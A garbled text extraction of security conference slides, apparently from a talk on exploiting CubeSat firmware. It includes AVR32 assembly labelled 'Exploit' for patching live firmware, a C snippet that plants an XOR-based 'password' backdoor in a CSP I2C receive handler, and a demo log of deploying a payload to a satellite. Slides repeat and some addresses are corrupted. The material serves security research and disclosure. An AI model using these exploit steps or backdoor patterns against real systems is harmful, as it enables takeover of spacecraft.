13 d140fce9:    06 c4                st.b   r3++,r4
14 d140fceb:    20 15                sub    r5,1
15 d140fced:    58 05                cp.w   r5,0
16 d140cef:    cf c1                brne   d140fce6 <main+0x1f>
17 d140fcf1:    5d 1b                icall  r11
```

Exploit

② Patch Live Firmware

```
1 d140fcc7:    fc 1b d0 05    movh    r11,0xd005
2 d140fccb:    e0 2b df fe    sub     r11,57342
3 d140fccf:    fc 1c d0 0b    movh    r12,0xd00b
4 d140fcd3:    e0 2c d2 fc    sub     r12,54012
5 d140fcd7:    04 52                eor     r2,r2
6 d140fcd9:    fe c2 ff e6    sub     r2,pc,-26
7 d140fcd9:    fc 13 d0 0c    movh    r3,0xd00c
8 d140fcd9:    e0 23 14 88    sub     r3,5256
9 d140fcd9:    31 e5                mov     r5,30
10
11 d140fcd9 <loop>:
12 d140fcd9:    05 34                ld.ub  r4,r2++
13 d140fcd9:    06 c4                st.b   r3++,r4
14 d140fcd9:    20 15                sub    r5,1
15 d140fcd9:    58 05                cp.w   r5,0
16 d140fcd9:    cf c1                brne   d140fcd6 <main+0x1f>
17 d140fcd9:    5d 1b                icall  r11
```

Exploit

③ Add "Password"

```
1 // ...
2 h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
3             frame->data[0] << 0x18 | frame->data[2] << 8);
4 frame->data[3] = (uint8_t)h32;
5 frame->data[0] = (uint8_t)(h32 >> 0x18);
6 frame->data[1] = (uint8_t)(h32 >> 0x10);
7 frame->data[2] = (uint8_t)(h32 >> 8);
8 csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```

Exploit

③ Add "Password"

```
1 // ...
2 h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
3             frame->data[0] << 0x18 | frame->data[2] << 8);
4 frame->data[3] = (uint8_t)h32;
5 frame->data[0] = (uint8_t)(h32 >> 0x18);
6 frame->data[1] = (uint8_t)(h32 >> 0x10);
7 frame->data[2] = (uint8_t)(h32 >> 8);
8 csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```



Exploit

③ Add "Password"

```
1 // ...
2 h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
3           frame->data[0] << 0x18 | frame->data[2] << 8);
4 frame->data[3] = (uint8_t)h32;
5 frame->data[0] = (uint8_t)(h32 >> 0x18);
6 frame->data[1] = (uint8_t)(h32 >> 0x10);
7 frame->data[2] = (uint8_t)(h32 >> 8);
8 csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```



```
1 i2c_rx_csp_packet = (csp_packet_t *)frame;
2 *(uint *)frame->data = *(uint *)frame->data ^ 0xdeadbeef;
3 csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```


Exploit

③ Add "Password"

```
1 // ...
2 h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
3             frame->data[0] << 0x18 | frame->data[2] << 8);
4 frame->data[3] = (uint8_t)h32;
5 frame->data[0] = (uint8_t)(h32 >> 0x18);
6 frame->data[1] = (uint8_t)(h32 >> 0x10);
7 frame->data[2] = (uint8_t)(h32 >> 8);
8 csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```



```
1 i2c_rx_csp_packet = (csp_packet_t *)frame;
2 *(uint *)frame->data = *(uint *)frame->data ^ 0xdeadbeef;
3 csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```

Exploit

③ Add "Password"

```
1 // ...
2 h32 = csp_ntoh32(frame->data[3] | frame->data[1] << 0x10 |
3           frame->data[0] << 0x18 | frame->data[2] << 8);
4 frame->data[3] = (uint8_t)h32;
5 frame->data[0] = (uint8_t)(h32 >> 0x18);
6 frame->data[1] = (uint8_t)(h32 >> 0x10);
7 frame->data[2] = (uint8_t)(h32 >> 8);
8 csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```




```
1 i2c_rx_csp_packet = (csp_packet_t *)frame;
2 *(uint *)frame->data = *(uint *)frame->data ^ 0xdeadbeef;
3 csp_qfifo_write(i2c_rx_csp_packet, &csp_if_i2c, pxTaskWoken);
```


Demo Setup




Emulation Overview



Emulation Overview



Emulation Overview



AVR32-QEMU

404 - AVR32 Not Found

AVR32

QEMU

AVR32-QEMU

404 - AVR32 Not Found

AVR32

QEMU

RUHR
UNIVERSITÄT
BOCHUM

RUB

RUHR-UNIVERSITÄT BOCHUM

Hacking the Stars: A Fuzzing Based Security
Assessment of CubeSat Firmware

Florian Göhler

Master's Thesis – December 22, 2022.
Chair for System Security.

1st Supervisor: Prof. Dr. Thorsten Holz
2nd Supervisor: M.Sc. Johannes Willbold



hg:SYSSEC

AVR32-QEMU

404 - AVR32 Not Found

AVR32

QEMU



- Florian Göhler
- AVR32 in QEMU from Scratch
- Blog:
 - *How to add a new architecture to QEMU - Part 1-4*


Live Demo




```
1 $> ./access-satellite.  
2 [*] Uploading TC ...  
3 [*] Deploying payload ...  
4 [*] Payload written to flash ...  
5 [*] Rebooting ...  
6 [*] $$$
```

```
root@kali:~# ssh root@192.168.1.100  
root@kali:~# ssh root@192.168.1.100  
root@kali:~# ssh root@192.168.1.100
```


debian




Lesson Learnt



Lessons Learnt




Firmware Attacks on Satellites are a thing



Common Sat Protocols lack Security



Security by Obscurity




Complex TC/TM Pipeline


Lessons Learnt




Satellite Fuzzing Hurdles



Firmware Rehosting for Parallel Execution



Uncovered Range of Vulnerabilities



Missing State-of-the-Art Defenses



Thanks!



- Firmware Attacks on Satellite
- Complex TC/TM Pipelines
- Fuzzing Roadblocks & Improvements
- Finding hard-to-spot Bugs with Fuzzing
- Missing OS & SW-Defenses
- Full Satellite Takeover



@jwillbold

@scepticctf

> *Houston, we have a Problem* @ Black Hat USA '23, Las Vegas, USA

Johannes Willbold & Tobias Scharnowski